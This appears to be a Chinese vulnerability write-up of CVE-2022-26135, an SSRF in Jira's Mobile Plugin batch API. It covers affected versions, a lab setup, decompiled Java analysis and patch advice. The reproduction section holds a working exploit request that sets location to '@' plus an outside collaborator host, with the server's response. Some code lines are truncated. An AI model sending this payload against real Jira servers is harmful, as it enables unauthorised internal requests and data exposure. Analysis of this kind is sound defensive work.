CVE-2022-26135_Atlassian_Jira_Mobile_Plugin_SSRF 漏洞

漏洞描述

6 月 29 日，Atlassian 官方发布安全公告，在 Atlassian Jira 多款产品中存在服务端请求伪造漏洞(SSRF)，经过身份验证的远程攻击者可通过向 Jira Core REST API 发送特制请求，从而伪造服务端发起请求，从而导致敏感信息泄露，同时为下一步攻击利用提供条件。需注意的是，若服务端开启注册功能，则未授权用户可通过注册获取权限进而利用。

利用范围

Jira Core Server, Jira Software Server, and Jira Software Data Center:

- Versions after 8.0 and before 8.13.22
- 8.14.x
- 8.15.x
- 8.16.x
- 8.17.x
- 8.18.x
- 8.19.x
- 8.20.x before 8.20.10
- 8.21.x
- 8.22.x before 8.22.4

Jira Service Management Server and Data Center:


- Versions after 4.0 and before 4.13.22
- 4.14.x
- 4.15.x
- 4.16.x
- 4.17.x
- 4.18.x

- 4.19.x
- 4.20.x before 4.20.10
- 4.21.x
- 4.22.x before 4.22.4

漏洞分析


环境搭建

使用 docker 搭建，在 docker 仓库中可找到漏洞版本的 Jira Software Server 镜像。




TAG
8.20.11
Last pushed 13 days ago by weareogury
docker pull weareogury/atlassian-jir...
DIGEST 3e41664425fe
OS/ARCH linux/amd64
COMPRESSED SIZE 479.85 MB

TAG
8.20.8
Last pushed 3 months ago by weareogury
docker pull weareogury/atlassian-jir...
DIGEST ace3ed0c3f03
OS/ARCH linux/amd64
COMPRESSED SIZE 473.57 MB



```
root@ubuntu:~# docker pull weareogury/atlassian-jira-software:8.20.8
8.20.8: Pulling from weareogury/atlassian-jira-software
e7c96db7181b: Pull complete
f910a506b6cb: Pull complete
c2274a1a0e27: Pull complete
672e161d324b: Pull complete
4f4fb700ef54: Pull complete
eac0081cf504: Pull complete
Digest: sha256:ace3ed0c3f0359a0b9995b423f82c07f72ee5bb4745c152cad376b916175cf4a
Status: Downloaded newer image for weareogury/atlassian-jira-software:8.20.8
root@ubuntu:~# docker run -d -p 7080:8080 weareogury/atlassian-jira-software:8.20.8
6419f25fdb54885464e36ecb34c5986bec0396671b01587f7eaa07e9eb0377f3
```

按步骤进行配置即可


Jira Core

Jira setup

Language

Set it up for me

This is the quick setup for **demonstration** and **evaluation environments**. We'll do most of the Jira configuration for you, but you **need to be online with a working internet connection** so we can help you generate a Jira trial license at MyAtlassian. You can change the configuration later if you need to.


I'll set it up myself

Set up and configure your Jira instance manually. This is recommended for **production environments**, or if you don't have a working internet connection.

Please make sure cookies are enabled before continuing.

Next

环境搭建成功


Jira Software

欢迎!

选择下面的选项开始。

查看正在行动的一个项目

创建和开发预装示例数据的一个项目。

创建示例项目

创建一个新项目

没有时间可以浪费?! 卡在并创建您的第一次项目在 Jira。

创建新项目


从另一个工具导入

从另一个问题跟踪器切换到Jira吗? 快速导入您的问题。


导入问题

代码分析

分析 Jira Mobile 插件，在 com.atlassian.jira.plugin.mobile.rest.v1_0.BatchResource 中存在 barch API 接口，阅读代码，该 API 应该是用于接收多个请求并在服务端执行。


```java
@Tag(
    name = "Batch API",
    description = "Contains all operations for batch requests"
)
@Path("/batch")
@Consumes({"application/json"})
@Produces({"application/json"})
@Component
public class BatchResource {
    private final BatchService batchService;

    @Autowired
    public BatchResource(BatchService batchService) { this.batchService = batchService; }
```

分析下方的 executeBatch 函数




```java
@POST
public Response executeBatch(@Context HttpServletRequest httpRequest, RequestsBean<BatchRequestBean> requestsBean) {
    List<String> errors = this.validate(requestsBean);
    if (!errors.isEmpty()) {
        return Response.status(400).entity(errors).build();
    } else {
        Map<String, String> headers = UriUtils.extractValidHeaders(httpRequest);
        List<BatchResponseBean> responseBeans = this.batchService.batch(requestsBean, headers);
        return Response.ok().entity(new ResponsesBean(ImmutableList.copyOf(responseBeans))).build();
    }
}
```

在如图所示代码，实际负责发送 HTTP 请求。其中 batchService 接口的实现类 BatchServiceImpl 位于

com.atlassian.jira.plugin.mobile.service.impl.BatchServiceImpl.class


分析 batch 函数



Reader Mode


```java

    @Autowired
    public BatchServiceImpl(HttpClientProvider httpClientProvider, LinkBuilder linkBuilder) {
        this.httpClientProvider = httpClientProvider;
        this.linkBuilder = linkBuilder;
    }

    public List<BatchResponseBean> batch(RequestsBean<BatchRequestBean> requestsBean, Map<String, String> headers) {
        AtomicBoolean skipBatch = new AtomicBoolean(false);
        return (List)((Stream)requestsBean.getRequests().stream().sequential()).map((requestBean) -> {
            if (skipBatch.get()) {
                return this.buildResponse(requestBean.getLocation(),  status: 503);
            } else {
                Optional<BatchResponseBean> responseBean = this.execute(requestBean, headers);
                if (!responseBean.isPresent()) {
                    skipBatch.set(true);
                    return this.buildResponse(requestBean.getLocation(),  status: 500);
                } else {
                    if (!this.isValidResponse((BatchResponseBean)responseBean.get())) {
                        skipBatch.set(true);
                    }

                    return (BatchResponseBean)responseBean.get();
                }
            }
        }).collect(Collectors.toList());
    }
```

根据如上代码，定位 execute 函数




```java
    private Optional<BatchResponseBean> execute(BatchRequestBean requestBean, Map<String, String> headers) {
        String relativeLocation = requestBean.getLocation();
        URL jiraLocation = this.toJiraLocation(relativeLocation);
        if (jiraLocation == null) {
            return Optional.of(this.buildResponse(relativeLocation,  status: 400));
        } else {
            Request request = (new Builder()).url(jiraLocation).headers(Headers.of(headers)).method(requestBean.getMethod().name(), requestBean.ge

            try {
                Response response = this.httpClientProvider.sendRequest(request);
                BatchResponseBean responseBean = this.toResponseBean(relativeLocation, response);
                return Optional.of(responseBean);
            } catch (Exception var8) {
                log.error("Error when calling url: [" + relativeLocation + "]", var8);
                return Optional.empty();
            }
        }
    }
```

其中 relativeLocation 来自于 requestBean.getLocation 中的 location




```java
public BatchRequestBean(BatchRequestBean.HttpMethod method, String location, JsonNode body) {
    this.method = method;
    this.location = location;
    this.body = body;
}

public BatchRequestBean.HttpMethod getMethod() { return this.method; }

public void setMethod(BatchRequestBean.HttpMethod method) { this.method = method; }

public String getLocation() {
    return this.location;
}

public void setLocation(String location) { this.location = location; }

public JsonNode getBody() { return this.body; }

public void setBody(JsonNode body) { this.body = body; }
```

后续传入 toJiraLocation 函数




```java
private Optional<BatchResponseBean> execute(BatchRequestBean requestBean, Map<String, String> headers) {
    String relativeLocation = requestBean.getLocation();
    URL jiraLocation = this.toJiraLocation(relativeLocation);
    if (jiraLocation == null) {
        return Optional.of(this.buildResponse(relativeLocation,  status: 400));
    } else {
        Request request = (new Builder()).url(jiraLocation).headers(Headers.of(headers)).method(requestBean.getMethod().name(), requestBean.ge

        try {
            Response response = this.httpClientProvider.sendRequest(request);
            BatchResponseBean responseBean = this.toResponseBean(relativeLocation, response);
            return Optional.of(responseBean);
        } catch (Exception var8) {
            log.error("Error when calling url: [" + relativeLocation + "]", var8);
            return Optional.empty();
        }
    }
}
```



```java
private URL toJiraLocation(String relativeLocation) {
    try {
        return this.linkBuilder.forRelativePath(relativeLocation).toURL();
    } catch (Exception var3) {
        log.warn("Cannot parse relative location: [" + relativeLocation + "]");
        return null;
    }
}

public boolean isValidResponse(BatchResponseBean responseBean) {
    int statusCode = responseBean.getStatusCode();
    return 200 <= statusCode && statusCode < 400;
}
}
```


继续跟进，位于 com.atlassian.jira.plugin.mobile.util.LinkBuilder.class



```java
@Component
public class LinkBuilder {
    private static final String REST = "rest";
    private final JiraBaseUrls jiraBaseUrls;

    @Autowired
    public LinkBuilder(@ComponentImport JiraBaseUrls jiraBaseUrls) {
        this.jiraBaseUrls = jiraBaseUrls;
    }

    public UriBuilder forResourcePath(String resourcePath, String path, String version) {
        return UriBuilder.fromPath(this.jiraBaseUrls.baseUrl()).path("rest").path(resourcePath).path(version).pat
    }

    public URI forRelativePath(String path) {
        return URI.create(this.jiraBaseUrls.baseUrl() + path);
    }
}
```

URL 通过简单的拼接构造，而其中的 path 来自于 location，完全可控。

继续回到 execute 函数




```java
    private Optional<BatchResponseBean> execute(BatchRequestBean requestBean, Map<String, String> headers) {
        String relativeLocation = requestBean.getLocation();
        URL jiraLocation = this.toJiraLocation(relativeLocation);
        if (jiraLocation == null) {
            return Optional.of(this.buildResponse(relativeLocation, status: 400));
        } else {
            Request request = (new Builder()).url(jiraLocation).headers(Headers.of(headers)).method(requestBean.getMethod().name(), requestBean.getBody() == null ? null : RequestBody.create(JSON, requestBean.getBody().toString())).build();

            try {
                Response response = this.httpClientProvider.sendRequest(request);
                BatchResponseBean responseBean = this.toResponseBean(relativeLocation, response);
                return Optional.of(responseBean);
            } catch (Exception var8) {
                log.error("Error when calling url: [" + relativeLocation + "]", var8);
                return Optional.empty();
            }
        }
    }
```

location 会从 json 对象中获取，在获取到 URL 对象后，再调用 httpClientProvider 发送 Http 请求。

因为 URL 的后半部分是可控的，如果我们简单指定 location 为@xx.com，那么最终的 URL 为 https://jira-host.com@xx.com，httpClientProvider 实际上会对 xx.com 发送 http 请求，所以导致了 SSRF 漏洞产生。

漏洞复现

使用 burpsuite 自带的 dnslog 功能进行探测，成功发送请求。



```
POST /rest/nativemobile/1.0/batch HTTP/1.1
Host: [redacted]
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:103.0) Gecko/20100101
Firefox/103.0
Accept: application/json, text/javascript, */*; q=0.01
Accept-Language: zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2
Referer: http://192.168.43.135:7081/plugins/servlet/applications/versions-licenses
Content-Type: application/json
X-Requested-With: XMLHttpRequest
Content-Length: 97
Origin: http://192.168.43.135:7081
Connection: close
Cookie: seraph.confluence=589825%3A38b1595cb483fb9451c2af8163a483697e095720;
atlassian.xsrf.token=[redacted]4d175f79d49abdcb4d24ab0b0783905c0e529dad_li
n; JSESSIONID=[redacted]

{"requests":[{"method":"GET","location":"@l1nw5ja5cjp03fov1l1pv2u1tszin7.burpcollabo
rator.net"}]}
```

```
HTTP/1.1 200
X-AREQUESTID: 735x558x1
X-ASESSIONID: dq7smh
Referrer-Policy: strict-origin-when-cross-origin
X-XSS-Protection: 1; mode=block
X-Content-Type-Options: nosniff
X-Frame-Options: SAMEORIGIN
Content-Security-Policy: sandbox
Strict-Transport-Security: max-age=31536000
X-Seraph-LoginReason: OK
X-AUSERNAME: admin
Cache-Control: no-cache, no-store, no-transform
Content-Type: application/json;charset=UTF-8
Date: Thu, 04 Aug 2022 12:15:15 GMT
Connection: close
Content-Length: 1298

{"responses":[{"statusCode":200,"location":"@l1nw5ja5cjp0
pv2u1tszin7.burpcollaborator.net","body":<!DOCTYPE html>
<html>
<head>
 <meta charset="UTF-8">
</head>
<body>
<h1>Burp Collaborator Server</h1>
<p>Burp Collaborator is a service that is used by <a
href="https://portswigger.net/burp/">Burp Suite</a> when
testing web applications for security
vulnerabilities. Some of Burp Suite's tests may cause the
application being
tested to interact with the Burp Collaborator server, to
enable Burp Suite
to detect various security vulnerabilities.
</p><p>The Burp Collaborator server does not itself initi
any interactions with
any system, and only responds to interactions that it rec
from other
systems.
</p><p>If you are a systems administrator and you are see
interactions with the
Burp Collaborator server in your logs, then it is likely
```

Number to generate: 1 ☑ Include Collaborator server location

Poll every 60 seconds

#	Time	Type	Payload	Comment
1	2022-八月-04 12:15:14 UTC	DNS	l1nw5ja5cjp03fov1l1pv2u1tszin7	

修复建议

1. 将受影响的产品升级到最新安全版本:

Jira Core Server、Jira Software Server 和 Jira Software Data Center 可升级至:

8.13.22

8.20.10

8.22.4

9.0.0

Jira Service Management Server 和 Data Center 可升级至:

4.13.22

4.20.10

4.22.4

5.0.0

2. 缓解措施

(1) 关闭用户注册功能
(2) 禁用 Mobile Plugin，具体步骤如下:
a、在应用程序的顶部导航栏中，选择设置 -> 管理加载项或管理应用程序
b、找到 Mobile Plugin for Jira Data Center and Server 应用程序，然后选择禁用即可。
(3) 升级 Mobile Plugin 至最新版本